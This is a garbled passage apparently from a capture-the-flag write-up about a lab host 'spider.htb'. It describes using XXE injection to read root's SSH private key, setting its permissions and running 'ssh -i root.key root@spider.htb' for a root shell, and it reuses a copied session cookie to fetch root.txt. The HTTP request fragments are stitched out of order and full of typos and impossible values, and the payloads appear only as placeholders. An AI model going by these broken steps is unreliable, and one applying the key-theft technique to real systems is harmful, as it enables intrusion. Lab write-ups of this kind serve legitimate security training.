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
we copy the key then we have to execute chmod on the key to make it detected:

code-chmod on key

Then we use the chiv key to have an interactive shell after ssh alongside chiv



Any username works here, as no password is required. We are redirected to a shopping cart page:



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Privilege escalation payload-Research, Trial and Defination
This may allow us to perform XXE injection by appending a DTD element after the initial comment.
code-payload test
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2 Content-Type: text/html; charset=utf-8
3 Content-Length: 217
4 Location: http://127.0.0.1:9000/site
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| Connection: close
| Referer: http://lz/.0.0.1:9000/login
| Cookie: session=eyib@ludHMi0j89.YXntsw.lvEVKjIVQmMW8tNK_lWMCKGUUgk
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       1 GET /site HTTP/1.1
2 Host: 127.0.0.1:9000
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Accept-Language: en-US, en; q=0.5
Accept-Language: en-US, en; q=0.5
Accept-Language: deflate
Origin: http://127.0.0.1:9000
Connection: close
Referer: http://127.0.0.1:9000/login
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  1 POST /login HTTP/1.1
2 Host: 127.0.0.1:9000
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   2 Host: 127.0.0.1:90003

3 User-Agent: Mozilla/9.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image_vebp, */*;q=0.5


5 Accept-Language: en-US, en;q=0.5

6 Accept-Encodang: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 105
9 Origin: http://127.0.0.1:9000
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1 Refarer: http://127.0.0.1:9000/login
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3 Upgrade-Insecure-Requests: 1
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You should be redirected automatically to target URL: <a href="/site">/site</a>
. If not click the link.
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we get the root.txt from the response;


we then repeat this process. We then send the request and we copy the set-cookie session from the response then we follow-redirect then we paste the cookie to cookie session in the request that we root.txt in the resp

redirected to we then send the request and we get the



Lets get the real key so that we can ssh the root .we set the /root/.ssh/id_rsa file as our external entity. Our payload looks as follows:

code-payload-.ssh



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After copying the key to our machine we can use it to ssh to the system as root :

code-chmod on root key

chmod 600 root.key

Then we use the root key to have an interactive shell after ssh alongside root

code-ssh@chiv

ssh -i root.key root@spider.htb

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-----END successful attack @leshack98-----